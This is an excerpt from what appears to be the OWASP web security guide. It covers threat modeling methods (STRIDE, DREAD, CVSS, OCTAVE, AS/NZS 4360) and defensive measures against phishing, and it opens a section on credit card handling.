
7.1 Threat Modeling

Threat modeling is an essential process for secure web application development. It allows organizations to determine the correct controls and produce effective countermeasures within budget. For example, there is little point in adding a $100,000 control to a system that has negligible fraud.

7.2 Performing threat modeling

There are five steps in the threat modeling process. Microsoft provides a threat modeling tool written in .NET to assist with tracking and displaying threat trees. You may find using this tool helpful for larger or long-lived projects.

7.2.1 Threat Model Flow



7.2.2 Identify Security Objectives

The business (or organization's leadership) in concert with the development team needs to understand the likely security objectives. The application's security objectives need to be broken down into:

- Identity: does this application protect user's identity from misuse? Are there adequate controls to ensure evidence of identity (required for many banking applications)?

- Reputation: the loss of reputation derived from the application being misused or successfully attacked

- Financial: the level of risk the organization is prepared to stake in remediation potential financial loss. Forum software would have a lower financial risk than corporate Internet banking

- Privacy and regulatory: to what extent shall applications protect user's data. Forum software is by its nature public, but a tax program is inherently bound up in tax regulation and privacy legislation in most countries

- Availability guarantees: is this software required to be available by SLA or similar agreement? Is it nationally protected infrastructure? To what level will the application need to be available? Highly available applications and techniques are extraordinarily expensive, so setting the correct controls here can save a great deal of time, resources, and money.

This is by no means an exhaustive list, but it gives an idea of some of the business risk decisions that lead into building technical controls. Other sources of risk guidance come from:

- Laws (such as privacy or finance laws)

- Regulations (such as banking or e-commerce regulations)

- Standards (such as ISO 17799)

- Legal Agreements (such as merchant agreements

- Information Security Policy

7.2.3 Application Overview

Once the security objectives have been defined, the application should be analyzed to determine:

- Components

- Data flows

- Trust Boundaries

The best way to do this is to obtain the application's architecture and design documentation. Look for UML component diagrams. The high level component diagrams are generally all that's required to understand how and why data flows to various places. Data which crosses a trust boundary (such as from the Internet to the front end code or from business logic to the database server), needs to be carefully analyzed, whereas data which flows within the same trust level does not need as much scrutiny.


7.2.4 Decompose application

Once the application architecture is understood, the application needs to be decomposed, which is to say that features and modules which have a security impact need to be decomposed. For example, when investigating the authentication module, it is necessary to understand how data enters the authentication module, how the module validates and processes the data, where the data flows, if data is stored, and what decisions are made by the module.

7.2.5 Document the known threats

It is impossible to write down unknown threats, and it is unlikely for many custom systems that new malware will be created to deal with new vulnerabilities. Instead, concentrate on risks which are known, which can easily be demonstrated using tools or from Bugtraq.

When writing up a threat, Microsoft suggests two different approaches. One is a threat graph, and the other is just a structured list. Typically, a threat graph imparts a lot more information in a shorter time for the reader but takes longer to construct, and a structured list is much easier to write but takes longer for the impact of the threats to become obvious.


Attacker may be able to read other users' messages
User may not have logged off on a shared computer
Data validation may fail, allowing SQL injection
Authorization mail fail, allowing unauthorized access
Browser cache may contain contents of message
Implement data validation
Implement authorization checks
Implement anti-caching HTTP headers
If risk is high, use SSL

Attacker may be able to read other user's messages

- User may not have logged off on a shared PC
- Data validation may allow SQL injection
  - Implement data validation
- Authorization may fail, allowing unauthorized access
  - Implement authorization checks
- Browser cache may contain contents of message
  - Implement anti-caching HTTP headers
  - If risk is high, use SSL

Threat Tree

Structured List

Threats are motivated attackers; they generally want something from your application or obviate controls. To understand what threats are applicable, use the security objectives to understand who might attack the application:

- Accidental discovery: authorized users stumble across a mistake in your application logic using just a browser
- Automated malware (searching for known vulnerabilities but with little malice or smarts)

- Curious Attacker (such as security researchers or users who notice something wrong with your application and test further)
- Script kiddie: computer criminals attacking or defacing applications for "respect" or political motives – using techniques described here and in the OWASP Testing Guides to compromise your application
- Motivated attacker (such as disgruntled staff or paid attacker)
- Organized crime (generally for higher risk applications, such as e-commerce or banking)

It is vital to understand the level of attacker you are defending against. An informed attacker who understands your processes is far more dangerous than a script kiddie, for example.

7.2.6 STRIDE

Spoofing identity

Spoofing identity is a key risk of applications that have many users but use a single execution context at the application and database level. Users must not be able to act as any other user, or become that user.

Tampering with data

Users can change any data delivered to them, and can thus can change client-side validation, GET and POST data, cookies, HTTP headers, and so on. The application should not send data to the user, such as interest rates or periods that are obtainable within the application itself. The application must carefully check any data received from the user to identify if it is sane and applicable.

Repudiation

Users can dispute transactions if there is insufficient traceability and auditing of user activity. For example, if a user says "I didn't transfer money to this external account", and you cannot track their activities from front to back of the application, it is extremely likely that the transaction will have to be written off.

Applications should have adequate repudiation controls, such as web access logs, audit trails at every tier, and a user context from top to bottom. Preferably, the application should run as the user, but this is often not possible with many frameworks.

Information Disclosure

Users are wary of submitting private details to a system. If it is possible for an attacker to reveal user details, whether anonymously or as an authorized user, there will be a period of reputation loss. Applications must include strong controls to prevent user ID tampering, particularly when they use a single account to run the entire application.

The user's browser can leak information. Not every browser correctly implements the no caching policies requested by the HTTP headers. Every application has a responsibility to minimize the amount of information stored by a browser, just in case it leaks information and can be used by an attacker to learn more about the user or even become that user.

Denial of Service

Applications should be aware that they could be abused by a denial of service attack. For authenticated applications, expensive resources such as large files, complex calculations, heavy-duty searches, or long queries should be reserved for authorized users, not anonymous users.

For applications which do not have this luxury, every facet of the application must be implemented to perform as little work as possible, use fast (or no) database queries, and not expose large files, or providing unique links per user to prevent a simple denial of service attack.

Elevation of Privilege

If an application provides user and administration roles, it is vital to ensure that the user cannot elevate themselves to any higher privilege roles. In particular, simply not providing the user links is insufficient – all actions must be gated through an authorization matrix to ensure that the only the right roles can access privileged functionality.

7.2.7 DREAD

DREAD is used to form part of the thinking behind the risk rating, and is used directly to sort the risks.

DREAD is used to compute a risk value, which is an average of all five elements:

$$\text{Risk}_{\text{DREAD}} = (\text{DAMAGE} + \text{REPRODUCABILITY} + \text{EXPLOITABILITY} + \text{AFFECTED USERS} + \text{DISCOVERABILITY}) / 5$$

This produces a number between 0 and 10. The higher the number, the more serious the risk.

Damage Potential

If a threat is realized, how much damage is caused?

0 = nothing	5 = individual user data is compromised or affected	10 = complete system destruction

Reproducibility

How easy is it to reproduce this threat?

0 = very hard or impossible, even for administrators of the application	5 = one or two steps required, may need to be an authorized user	10 = requires just a browser and the address bar without being logged on

Exploitability

What do you need to have to exploit this threat?

0 = advanced programming and networking skills, advanced or custom attack tools	5 = malware exists, or easily performed using normal attack tools	10 = just a browser

Affected Users

How many users will this threat affect?

0 = None	5 = Some users, but not all	10 = All users

Discoverability

How easy is it to discover this threat? When performing a code review of an existing application, "Discoverability" is usually set to 10 as it has to be assumed that these issues will be discovered.

0 = very hard to impossible. Requires source or system access	5 = Could figure it out from guessing or watching network traces	9 = Details of faults like this are in the public domain, and can be discovered using Google 10 = It's in the address bar or in a form

7.2.8 Further Reading on Threat Modeling

AS/NZS 4360:2004 Risk Management, available from Standards Australia and Standards New Zealand:

http://shop.standards.co.nz/productdetail.jsp?sku=4360%3A2004%28AS%2FNZS%29

OCTAVE:

Microsoft has several well-regarded texts on threat modeling. These include:

Howard and LeBlanc, *Writing Secure Code*, 2nd Edition, pp 69 – 124, © 2003 Microsoft Press, ISBN 0-7356-1722-8

Meier et al, *Improving Web Application Security: Threats and Countermeasures*, © 2003 Microsoft Press

7.3 Alternative Threat Modeling Systems

OWASP recognizes that the adoption of STRIDE / DREAD may be a controversial choice in many organizations.

If STRIDE / DREAD is unacceptable due to unfounded prejudice, we recommend that every organization trial STRIDE / DREAD and their preferred approach against a small set of "straw men" features or designs. This will allow the organization to determine which approach works best for them, and adopt the most appropriate threat modeling tools for their organization.

Not threat modeling is a far greater risk. It is vital that threat modeling takes place, so we are presenting all of the major alternatives.

7.3.1 AS/NZS 4360:2004 Risk Management

Australian Standard / New Zealand Standard AS/NZS 4360, first issued in 1999, is the world's first formal standard for documenting and managing risk, and is still one of the few formal standards for managing risk. It was updated in 2004.

AS/NZS 4360's approach is simple (it's only 28 pages long) and flexible, and does not lock organizations into any particular method of risk management as long as the risk management fulfils the AS/NZS 4360 five steps. It provides several sets of risk tables and allows organizations to adopt their own.

The five major components of AS/NZS 4360's iterative approach are:

- Establish the context – establish what is to be risk treated, i.e. which assets / systems are important
- Identify the risks – within the systems to be treated, what risks are apparent?
- Analyze the risks – look at the risks and determine if there are any supporting controls
- Evaluate the risks – determine the residual risk
- Treat the risks – describe the method to treat the risks so that risks selected by the business can be mitigated.

AS/NZS 4360 assumes that risk will be managed by an operational risk style of group, and that the organization has adequate skills in house, and risk management groups to identify, analyze, and treat the risks.

Why you would use AS/NZS 4360:

- AS/NZS 4360 works well as a risk management methodology for organizations requiring Sarbanes-Oxley compliance.
- AS/NZS 4360 works well for organizations that prefer to manage risks in a traditional way, such as using just likelihood and consequence to determine an overall risk.
- AS/NZS 4360 is familiar to most risk managers worldwide, and your organization may already have implemented an AS 4360 compatible approach
- You are an Australian organization, and thus may be required to use it if you are audited externally on a regular basis, or justify why you are not using it. Luckily, the STRIDE / DREAD model referred to above is AS/NZS 4360 compatible.

Why you would not use AS/NZS 4360:

- AS/NZS 4360's approach works far better for business or systemic risks than technical risks
- AS/NZS 4360 does not discuss methods to perform a structured threat risk modeling exercise
- As AS/NZS 4360 is a generic framework for managing risk, it does not provide any structured method to enumerate web application security risks.

Although AS 4360 can be used to rank risks for security reviews, the lack of structured methods of enumerating threats for web applications makes it less desirable than other methods.

7.3.2 CVSS

The US Department of Homeland Security (DHS) established the NIAC Vulnerability Disclosure Working Group, which incorporates input from Cisco, Symantec, ISS, Qualys, Microsoft, CERT/CC, and eBay. One of the outputs of this group is the Common Vulnerability Scoring System (CVSS).

Why you would use CVSS:

- You have just received notification from a security researcher or other source that your product has a vulnerability, and you wish to ensure that it has a trustworthy severity rating so as to alert your users to the appropriate level of action required when you release the patch
- You are a security researcher, and have found several exploits for a program. You would like to use the CVSS ranking system to produce reliable risk rankings, to ensure that the ISV will take the exploits seriously as compared to their rating.
- The use of CVSS is recommended for use by US government departments by the working group – it is unclear if this is policy at the time of writing.

Why you would not use CVSS:

- CVSS does not find or reduce attack surface area (i.e. design flaws), nor help enumerate possible risks from any arbitrary piece of code as it is not designed for that purpose.
- CVSS is more complex than STRIDE / DREAD, as it aims to model the risk of announced vulnerabilities as applied to released software.
- CVSS risk ranking is complex – a spreadsheet is required to calculate the risks as the assumption behind CVSS is that a single risk has been announced, or a worm or Trojan has been released targeting a small number of attack vectors.
- The overhead of calculating the CVSS risk ranking is quite high if applied to a thorough code review, which may have 250 or more threats to rank.

7.3.3 Octave

Octave is a heavyweight risk Methodology approach from CMU's Software Engineering Institute in collaboration with CERT. OCTAVE is targeted not at technical risk, but organizational risk.

OCTAVE consists of two versions: OCTAVE – for large organizations and OCTAVE-S for small organizations, both of which have catalogs of practices, profiles, and worksheets to document the OCTAVE outcomes. OCTAVE is popular with many sites.

OCTAVE is useful when:

- Implementing a culture of risk management and control within an organization
- Documenting and measuring business risk
- Documenting and measuring overall IT security risk, particularly as it relates to whole of company IT risk management
- Documenting risks surrounding complete systems
- When an organization is mature, does not have a working risk methodology in place, and requires a robust risk management framework to be put in place

The downsides of Octave are:

- OCTAVE is incompatible with AS 4360, as it forces Likelihood=1 (i.e. a threat will always occur). This is also inappropriate for many organizations. OCTAVE-S has an optional inclusion of probability, but this is not part of OCTAVE.
- Consisting of 18 volumes, OCTAVE is large and complex, with many worksheets and practices to implement
- It does not provide a list of out of the box practices for web application security risks

OWASP does not expect OCTAVE to be used by designers or developers of applications, and thus it misses the *raison d'être* of threat modeling – which is to be used during all stages of development by all participants to reduce the risk of the application becoming vulnerable to attack.

7.3.4 Comparing threat modeling approaches

Here's how roughly the CVSS measures up to STRIDE / DREAD:

Metric	Attribute	Description	Closest STRIDE / DREAD
CVSS Base Metrics	Access vector	Local or remote access?	~ Exploitability
CVSS Base Metrics	Access complexity	How hard to reproduce the exploit	Reproducibility
CVSS Base Metrics	Authentication	Anonymous or authenticated?	~ Exploitability
CVSS Base Metrics	Confidentiality impact	Impact of confidentiality breach	Information Disclosure
CVSS Base Metrics	Integrity impact	Impact of integrity breach	Tampering
CVSS Base Metrics	Availability impact	Impact of system availability breach	Denial of Service
CVSS Base Metrics	Impact bias	Bias equal for CIA, or biased towards one or more of CIA?	No equivalent
CVSS Temporal	Exploitability	How easy is the breach to exploit?	Exploitability
CVSS Temporal	Remediation Level	Is a fix available?	No equivalent
CVSS Temporal	Report confidence	How reliable is the original report of the vulnerability?	No equivalent
CVSS Environmental	Collateral Damage	How bad is the damage if the threat were realized?	Damage potential
CVSS Environmental	Target Distribution	How many servers are affected if the threat were realized?	Affected users (not directly equivalent)

Alternatively, here's how STRIDE / DREAD map to CVSS:

STRIDE attribute	Description	Closest CVSS attribute
Spoofing identity	How can users obviate controls to become another user or act as another user?	No direct equivalent
Tampering with data	Can data be tampered with by an attacker to get the application to obviate security controls or take over the underlying systems (eg SQL	Integrity

STRIDE attribute	Description	Closest CVSS attribute
	injections)	
Repudiation	Can users reject transactions due to a lack of traceability within the application?	No direct equivalent
Information disclosure	Can authorization controls be obviated which would then lead to sensitive information being exposed which should not be?	Confidentiality
Denial of service	Can an attacker prevent authorized users from accessing the system?	Availability
Elevation of privilege	Can an anonymous attacker become a user, or an authenticated user act as an administrator or otherwise change to a more privileged role?	No direct equivalent

DREAD attribute	Description … if the threat is realized	Closest CVSS attribute
Damage potential	What damage may occur?	Collateral damage
Reproducibility	How easy is it for a potential attack to work?	~ Access complexity
Exploitability	What do you need (effort, expertise) to make the attack work?	Exploitability
Affected users	How many users would be affected by the attack?	Target distribution
Discoverability	How easy is for it attackers to discover the issue?	No direct equivalent

In general, CVSS is useful for released software and the number of realized vulnerabilities is small. CVSS should produce similar risk rankings regardless of reviewer, but many of the biases built into the overall risk calculation are subjective (ie local and remote or which aspect of the application is more important), and thus there may disagreement of the resulting risk ranking.

STRIDE/DREAD is useful to reduce attack surface area, improve design, and eliminate vulnerabilities before they are released. It can also be used by reviewers to rank and enumerate threats in a structured way, and produce similar risk rankings regardless of reviewer.

7.4 Conclusion

In the few previous pages, we have touched on the basic principles of web application security. Applications that honor the underlying intent of these principles will be more secure than their counterparts who are minimally compliant with specific controls mentioned later in this Guide.

8 Common high level development issues

8.1 Overview

There are many recurrent themes in code reviews that stand out as being “meta-issues”: not necessarily bad coding, but simply poor choices and automating unsafe processes. This section details common web application tasks that can be tricky to get right.

In *Visible Ops*, Kim et al note four major processes which are common to many high performing organizations:

- Stabilize Patient, Modify First Response
- Catch and Release, Find Fragile Artifacts
- Establish repeatable build library
- Enable Continuous improvement

These early processes are similar to the methodology described in Writing Secure Code. Although it is possible to write applications without reasonable development infrastructure, certain techniques and tools are essential to ensuring that secure code is the default output, not the result of a last minute band-aid.

8.2 Best Practices

This is a small collection of activities that are rarely performed well, but may not necessarily have a huge impact on security.

8.3 Phishing

Phishing attacks are one of the highest visibility problems for banking and e-commerce sites, with the potential to destroy a customer’s livelihood and credit rating. There are a few precautions that application writers can follow to reduce the risk, but most phishing controls are procedural and user education.

Phishing is a completely different approach from most scams. In most scams, there is misrepresentation and the victim is clearly identifiable. In phishing, the lines are blurred:

- The identify theft victim is a victim. And they will be repeatedly victimized for years. Simply draining their bank account is not the end. Like all types of identify theft, the damage is never completely resolved. Just when the person thinks that everything has finally been cleaned up, the information is used again.
- Banks, ISPs, stores and other phishing targets are also victimized – they suffer a huge loss of reputation and trust by consumers. If you received a legitimate email from Citibank today, would you trust it?

Phishing starts like the stereotypical protection racket. Customers of a particular business are directly attacked. But unlike a protection racket, the company is never directly targeted and no protection money is demanded. In the few blackmail cases, the customers may still be victimized later.

8.3.1 What is phishing?

Phishing is misrepresentation where the criminal uses social engineering to appear as a trusted identity. They leverage the trust to gain valuable information; usually details of accounts, or enough information to open accounts, obtain loans, or buy goods through e-commerce sites.

Up to 5% of users seem to be lured into these attacks, so it can be quite profitable for scammers – many of whom send millions of scam e-mails a day.

The basic phishing attack follows one or more of these patterns:

- Delivery via web site, e-mail or instant message, the attack asks users to click on a link to "re-validate" or "re-activate" their account. The link displays a believable facsimile of your site and brand to con users into submitting private details

- Sends a threatening e-mail to users telling them that the user has attacked the sender. There's a link in the e-mail which asks users to provide personal details

- Installs spyware that watches for certain bank URLs to be typed, and when typed, up pops a believable form that asks the users for their private details

- Installs spyware (such as Berbew) that watches for POST data, such as usernames and passwords, which is then sent onto a third party system

- Installs spyware (such as AgoBot) that dredges the host PC for information from caches and cookies

- "Urgent" messages that the user's account has been compromised, and they need to take some sort of action to "clear it up"

- Messages from the "Security" section asking the victim to check their account as someone illegally accessed it on this date. Just click this trusty link…

Worms have been known to send phishing e-mails, such as MiMail, so delivery mechanisms constantly evolve. Phishing gangs (aka organized crime) often use malicious software like Sasser or SubSeven to install and control zombie PCs to hide their actions, provide many hosts to receive phishing information, and evade the shutdown of one or two hosts.

Sites that are not phished today are not immune from phishing tomorrow. Phishers have a variety of uses for stolen accounts -- any kind of e-commerce is usable. For example:

- Bank accounts: Steal money. But other uses: Money laundering. If they cannot convert the money to cash, then just keep it moving. Just because you don't have anything of value sitting in the account does not mean that the account has no value. Many bank accounts are linked. So compromising one will likely compromise many others. Bank accounts can lead to social security numbers and other account numbers. (Do you pay bills using an auto-pay system? Those account numbers are also accessible. Same with direct deposit.)

- PayPal: All the benefits of a bank without being a bank. No FDIC paper trail.
- eBay: Laundering.
- Western Union: "Cashing out". Converting stolen money to cash.
- Online music and other e-commerce stores. Laundering. Sometimes goods (e.g., music) are more desirable than money. Cashing out takes significant resources. Just getting music (downloadable, instant, non-returnable) is easy. And easy is sometimes desirable.
- ISP accounts. Spamming, compromising web servers, virus distribution, etc. Could also lead to bank accounts. For example, if you use auto-pay from your bank to your ISP, then the ISP account usually leads to the bank account number.
- Physical utilities (phone, gas, electricity, water) directly lead to identity theft.
- And the list goes on.

It is not enough to not trust emails from banks. You need to question emails from all sources.

8.3.2 User Education

Users are the primary attack vector for phishing attacks. Without training your users to be wary of phishing attempts, they will fall victim to phishing attacks sooner or later. It is insufficient to say that users shouldn't have to worry about this issue, but unfortunately, there are few effective technical security controls that work against phishing attempts as attackers are constantly working on new and interesting methods to defraud users. Users are the first, and often the last, lines of defense, and therefore any workable solution must include them.

Create a policy detailing exactly what you will and will not do. Regularly communicate the policy in easy to understand terms (as in "My Mom will understand this") to users. Make sure they can see your policies on your web site.

From time to time, ask your users to confirm that they have installed anti-virus software, anti-spyware, keep it up to date, scanned recently, and have updated their computer with patches recently. This keeps basic computer hygiene in the users' minds, and they know they shouldn't ignore it. Consider teaming with anti-virus firms to offer special deals to your users to provide low cost protection for them (and you).

However, be aware that user education is difficult. Users have been lulled into "learned helplessness", and actively ignore privacy policies, security policies, license agreements, and help pages. Do not expect them to read anything you communicate with them.

8.3.3 Make it easy for your users to report scams

Monitor abuse@yourdomain.com and consider setting up a feedback form. Users are often your first line of defense, and can alert you far sooner than simply waiting for the first scam victims to come forward. Every minute of a phishing scam counts.

8.3.4 Communicating with customers via e-mail

Customer relationship management (CRM) is a huge business, so it's highly improbable that you can prevent your business from sending customers marketing materials. However, it is vital to communicate with users in a safe way:

- Education - Tell users every single time you communicate with them, that:
    - they must type your URL into their browser to access your site
    - you don't provide links for them to click
    - you will never ask them for their secrets
    - and if they receive any such messages, they should immediately report any such e-mail to you, and you will forward that on to their local law enforcement agencies
- Consistent branding – don't send e-mail that references another company or domain. If your domain is "example.com", then all links, URLs, and email addresses should strictly reference "example.com". Using mixed brands and multiple domains – even when your company owns the multiple domain names – generates user confusion and permits attackers to impersonate your company.
- Reduce Risk - don't send e-mail at all. Communicate with your users using your website rather than e-mail. The advantages are many: the content can be in HTML, it's more secure (as the content cannot be easily spoofed by phishers), it is much cheaper than mass mailing, doesn't involve spamming the Internet, and your customers are aware that you never send e-mail, so any e-mail received from "you" is fraudulent.
- Reduce Risk - don't send HTML e-mail. If you must send HTML e-mail, don't allow URLs to be clickable and always send well-formed multi-part MIME e-mails with a readable text part. HTML content should never contain JavaScript, submission forms, or ask for user information.
- Reduce Risk - be careful of using "short" obfuscated URLs (like http://redir.example.com/f45jgk) for users to type in, as scammers may be able to work out how to use your obfuscation process to redirect users to a scam site. In general, be wary of redirection facilities – nearly all of them are vulnerable to XSS.
- Increase trust - Many large organizations outsource customer communications to third parties. Work with these organizations to make all e-mail communications appear to come from your organization (i.e., crm.example.com where example.com is your domain, rather than smtp34.massmailer.com or even worse, just an IP address). This goes for any image providers that are used in the main body.

- Increase trust - set up a Sender Policy Framework (SPF) record in your DNS to validate your SMTP servers. Phishing e-mails not sent from servers listed in your SPF records will be rejected by SPF aware MTAs. If that fails, scam messages will be flagged by newer MUAs like Outlook 2003 (with recent product updates applied), Thunderbird, and Eudora. Over time, this control will become more and more effective as ISPs, users and organizations upgrade to versions of software that has SPF enabled by default

- Increase trust - consider using S/MIME to digitally sign your communications

- Incident Response - Don't send users e-mail notification that their account has been locked or fraud has occurred – if that has happened, just lock their accounts and provide a telephone number or e-mail address for them to contact you (or even better, ring the user)

8.3.5 Never ask your customers for their secrets

Scammers will often ask your users to provide their credit card number, password or PIN to "reactivate" their accounts. Often the scammers will present part of a credit card number or some other verifier (such as mother's maiden name – which is obtainable via public records), which makes the phish more believable.

Make sure your processes never need users' secrets; even partial secrets like the last four digits of a credit card, or rely on easily available "secrets" that are obtainable from public records or credit history transcripts.

Tell the users you will not ask them for secrets, and to notify you if they receive an e-mail or visit a web page that looks like you and requires them to type in their secrets.

8.3.6 Fix all your XSS issues

Do not expose any code that has XSS issues, particularly unauthenticated code. Phishers often target vulnerable code, such as redirectors, search fields, and other forms on your website to push the user to their attack sites in a believable way.

For more information on XSS prevention, please see section 15.4.

8.3.7 Do not use pop-ups

Pop-ups are a common technique used by scammers to make it seem like they are coming from your domain. If you don't use them, it makes it much more difficult for scammers to take over a user's session without being detected.

Tell your users you do not use pop-ups and to report any examples to you immediately.

8.3.8 Don't be framed

As pop-ups started to be blocked by most browsers by default, phishers have started to use iframes and frames to host malicious content whilst hosting your actual application. They can then use bugs or features of the DOM model to discover secrets in your application.

Use the TARGET directive to force the issue about the sort of window you need. This usually means using something like:

```
<A HREF="http://www.example.com/login" TARGET="_top">
```

to open a new page in the same window, without using a pop-up, and to break out of any frames you didn't authorize.

Your application should regularly check the DOM model to inspect your client's environment for what you expect to see, and reject access attempts that containing any additional frames.

This doesn't help with Browser Helper Objects (BHO's) or spyware toolbars, but it can help close down many scams.

8.3.9 Move your application one link away from your front page

It is possible to diminish naïve phishing attacks:

- Make the authenticator for your application on a separate page.
- Consider implementing a simple referrer check. In section 10.9, we show that referrer fields are easily spoofed by motivated attackers, so this control doesn't really work that well against even moderately skilled attackers, but closes off links in e-mails as being an attack vector.
- Encourage your users to type your URL or simply don't provide a link for them to click.

Referrer checks are effective against indirect attackers such as phishers – a hostile site cannot force a user's browser to send forged referrer headers.

8.3.10 Enforce local referrers for images and other resources

Scammers will try to use actual images from your web site, or from partner web sites (such as loyalty programs or edge caching partners providing faster, nearby versions of images).

Make the scammers use their own saved copies as this increases the chances that they will get it wrong, or the images will have changed by the time the attack is launched.

The feature is typically called "anti-leeching", and is implemented in most of the common web servers but disabled by default in most. Akamai, which calls this feature "Request Based Blocking", and hopefully all edge caching businesses, can provide this service to their customers.

Consider using watermarked images, so you can determine when the image was obtained so you can trace the original spider. It may not be possible to do this for busy websites, but it may be useful to watermark an image once per day in such cases.

Investigate all accesses that enumerate your entire website or only access images – you can spider your own website to see what it looks like and to capture a sequence of access entries that can be used to identify such activity. Often the scammers are using their own PCs to do this activity, so you may be able to provide law enforcement with probable IP addresses to chase down.

8.3.11 Keep the address bar, use SSL, do not use IP addresses

Many web sites try to stop users seeing the address bar in a weak attempt to prevent the user tampering with data, prevent users from book marking your site, or pressing back, or some other feature. All of these excuses do not help users avoid phishing attacks.

Data that is user sensitive should be moved to the session object or – at worst – tamperproof, hidden fields. Book marking does not work if authorization enforces login requirements. Pressing back can be defeated in two ways – JavaScript hacks and sequence cookies.

Users should always be able to see your domain name – not IP addresses. This means you will need to register all your hosts rather than push them to IP addresses.

8.3.12 Don't be the source of identity theft

If you hold a great deal of data about a user, as a bank or government institution might, do not allow applications to present this data to end users.

For example, Internet Banking solutions may allow users to update their physical address records. There is no point in displaying the current address within the application, so the Internet Banking solution's database doesn't need to hold address data – only back end systems do.

In general, minimize the amount of data held by the application. If it's not there to be pharmed, the application is safer for your users.

8.3.13 Implement safe-guards within your application

Consider implementing:

- If you're an ISP or DNS registrar, make the registrant wait 24 hours for access to their domain; often scammers will register and dump a domain within the first 24 hours as the scam is found out.
- If an account is opened, but not used for a period of time (say a week or a month), disable it.
- Does all the registration info check out? For example, does the ZIP code mean California, but the phone number come from New York? If it doesn't, don't enable the account.
- Daily limits, particularly for unverified customers.
- Settlement periods for offsite transactions to allow users time to repudiate transactions.

- Only deliver goods to the customer's home country and address as per their billing information (i.e., don't ship a camera to Fiji if the customer lives in Noumea)
- Only deliver goods to verified customers (or consider a limit for such transactions).
- If your application allows updates to e-mail addresses or physical addresses, send a notification to both the new and old addresses when the key contact details change. This allows fraudulent changes to be detected by the user.
- Do not send existing or permanent passwords via e-mails or physical mail. Use one time, time limited verifiers instead. Send notification to the user that their password has been changed using this mechanism.
- Implement SMS or e-mail notification of account activities, particularly those involving transfers and change of address or phone details.
- Prevent too many transactions from the same user being performed in a certain period of time – this slows down automated attacks.
- Two factor authentication for highly sensitive or high value transactional accounts.

8.3.14 Monitor unusual account activity

Use heuristics and other business logic to determine if users are likely to act on a certain sequence of events, such as:

- Clearing out their accounts
- Conducting many small transactions to get under your daily limits or other monitoring schemes
- If orders from multiple accounts are being delivered to the same shipping address.
- If the same transactions are being performed quickly from the same IP address

Prevent pharming - Consider staggering transaction delays using resource monitors or add a delay. Each transaction will increase the delay by a random, but increasing, amount so that by the 3rd or certainly by the 10th transaction, the delay is significant (3 minutes or more between pages).

8.3.15 Get the phishing target servers offline pronto

Work with law enforcement agencies, banking regulators, ISPs and so on to get the phishing victim server (or servers) offline from the Internet as quickly as possible. This does not mean destroy!

These systems contain a significant amount of information about the phisher, so never destroy the system – if the world was a perfect place, it should be forensically imaged and examined by a competent computer forensic examiner. Any new malicious software identified should be handed over to as many anti-virus and anti-spyware companies as possible.

Zombie and phishing server victims are usually unaware that their host has been compromised and they'll be grateful that you've spotted it, so don't try for a dawn raid with the local SWAT team.

If you think the server is under the direct control of a scammer, you should let the law enforcement agencies handle the issue, as you should never deal with the scammer directly for safety reasons.

If you represent an ISP, it's important to understand that simply wiping and re-imaging the server, whilst good for business, practically guarantees that your systems will be repeatedly violated by the same organized crime gangs. Of all the phishing victims, ISPs need to take the most care in finding and resolving these cases, and work with local and international law enforcement.

8.3.16 Take control of the fraudulent domain name

Many scammers try to use homographs and similar or mis-spelt domain names to spoof your web site. For example, if a user sees http://www.example.com, but the x in example is a homograph from another character set, or the user sees misspellings such as http://www.exmaple.com/ or http://www.evample.com/ the average user will not notice the difference.

It is important to use the dispute resolution process of the domain registrar to take control of this domain as quickly as possible. Once it's in your control, it cannot be re-used by attackers in the future. Once you have control, lock the domain so it cannot be transferred away from you without signed permission.

Limitations with this approach include

- There are an awful lot of domains variations, so costs can mount up
- It can be slow, particularly with some DRP policies – disputes can take many months and a lawyer's picnic of cash to resolve
- Monitoring a TLD like .COM is nearly impossible – particularly in competitive regimes
- Some disputes cannot be won if you don't hold a trademark or registration mark for your name, and even then…
- Organized crime is organized – some even own their own registrars or work so closely with them as to be indistinguishable from them.

8.3.17 Work with law enforcement

The only way to get rid of the problem is to put the perpetrators away. Work with your law enforcement agencies – help them make it easier to report the crime, handle the evidence properly, and prosecute. Don't forward every e-mail or ask your users to do this, as it's the same crime. Collate evidence from your users, report it once, and make it obvious that you take fraud seriously.

Help your users sue the scammers for civil damages. For example, advise clients of their rights and whether class action lawsuits are possible against the scammers.

Unfortunately, many scammers come from countries with weak or non-existent criminal laws against fraud and phishing. In addition, many scammers belong to (or act on behalf of) organized crime. It is dangerous to contact these criminals directly, so always heed the warnings of your law enforcement agencies and work through them.

8.3.18 When an attack happens

Be nice to your users – they are the unwitting victims. If you want to retain a customer for life, this is the time to be nice to them. Help them every step of the way.

Have a phishing incident management policy ready and tested. Ensure that everyone knows their role to restrict the damage caused by the attacks.

If you are a credit reporting agency or work with a regulatory body, make it possible for legitimate victims to move credit identities. This will allow the user's prior actual history to be retained, but flag any new access as pure fraud.

8.4 The Black Art of Credit Card Handling

Every week, we read about yet another business suffering the ultimate humiliation - their entire customer's credit card data stolen... again. What is not stated is that this is often the end of the business. Customers hate being forced to replace their credit cards and fax in daily or weekly reversals to their bank's card services. Besides customer inconvenience, merchants breach their merchant agreement with card issuers if they have insufficient security. No merchant agreement is the death knell for modern Internet enabled businesses.

What is so aggravating to security professionals is when it comes to credit card handling, businesses make the same wrong decisions time and time again, even despite issuers' strong advice to the contrary. There is no reason to keep credit card numbers. There is no reason to present credit numbers to help desk staff or in logs. There is no reason for the business to automatically process reversals.

This section details how you should handle and store payment transactions. Luckily, it's even easier than doing it the wrong way.

